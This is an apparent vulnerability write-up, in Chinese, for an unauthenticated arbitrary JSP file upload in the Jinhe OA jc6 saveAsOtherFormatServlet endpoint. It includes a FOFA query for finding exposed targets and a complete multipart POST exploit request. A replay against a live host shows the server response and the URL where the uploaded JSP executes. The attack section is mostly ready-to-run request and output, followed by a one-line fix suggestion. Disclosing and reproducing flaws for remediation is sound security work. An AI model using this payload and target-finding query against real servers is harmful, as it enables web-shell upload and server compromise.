J1-19金和-OA-文件上传

漏洞描述：

金和OA jc6系统saveAsOtherFormatServlet接口处存在任意文件上传漏洞，未经身份认证的攻击者可利用此漏洞上传恶意后门文件，最终可导致服务器失陷。


影响版本：

- 金和 OA

网络测绘：

fofa语法：

FOFA：app="金和网络-金和OA"



771 条匹配结果（169 条独立IP），509 ms，关键词搜索。
显示一年内数据，点击 all 查看所有。
智能排除蜜罐/仿冒数据 1 条，点击 查看。

网站指纹排名

IT/WD...	490
CBM...	86
FACsd...	22
hPmp...	21
I7WSL...	20

国家/地区排名

中国	767
美国	2
中国香港...	1

https://18.224.246.246

aws
Conductor Portal
18.224.246.246
美国 / Columbus
ASN: 16509
组织: AMAZON-02
2023-11-12

Header


```
HTTP/1.1 200 OK
Connection: close
Content-Length: 3802
Accept-Ranges: bytes
Content-Type: text/html
Date: Sun, 12 Nov 2023 08:20:30 GMT
Etag: "eda-5cd3c95e38100"
```

漏洞复现：

payload:

```
POST /jc6/servlet/saveAsOtherFormatServlet?fileName=test.jsp HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Connection: close
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary

------WebKitFormBoundary
Content-Disposition: form-data; name="FileBlod";filename="test.jsp"
Content-Type: image/png

<% out.println("123456");%>
------WebKitFormBoundary
```

效果图:




```
POST /jc6/servlet/saveAsOtherFormatServlet?fileName=test.jsp HTTP/1.1
Host: [redacted]:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Connection: close
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary

------WebKitFormBoundary
Content-Disposition: form-data; name="FileBlod";filename="test.jsp"
Content-Type: image/png

<% out.println("123456");%>
------WebKitFormBoundary
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=E4F3A8ECD7BBF51B4D
Content-Type: text/html; charset=utf-8
Date: Sun, 12 Nov 2023 08:29:10 GMT
Connection: close
Content-Length: 4

OK
```

验证url

```
http://your-ip/jc6/upload/gwzw/test.jsp
```



不安全 | [redacted].8888/jc6/upload/gwzw/test.jsp

123456

修复建议：

立即对金和OA jc6系统的`saveAsOtherFormatServlet`接口实施身份验证和文件上传限制，以防止未授权的任意文件上传和潜在的服务器失陷。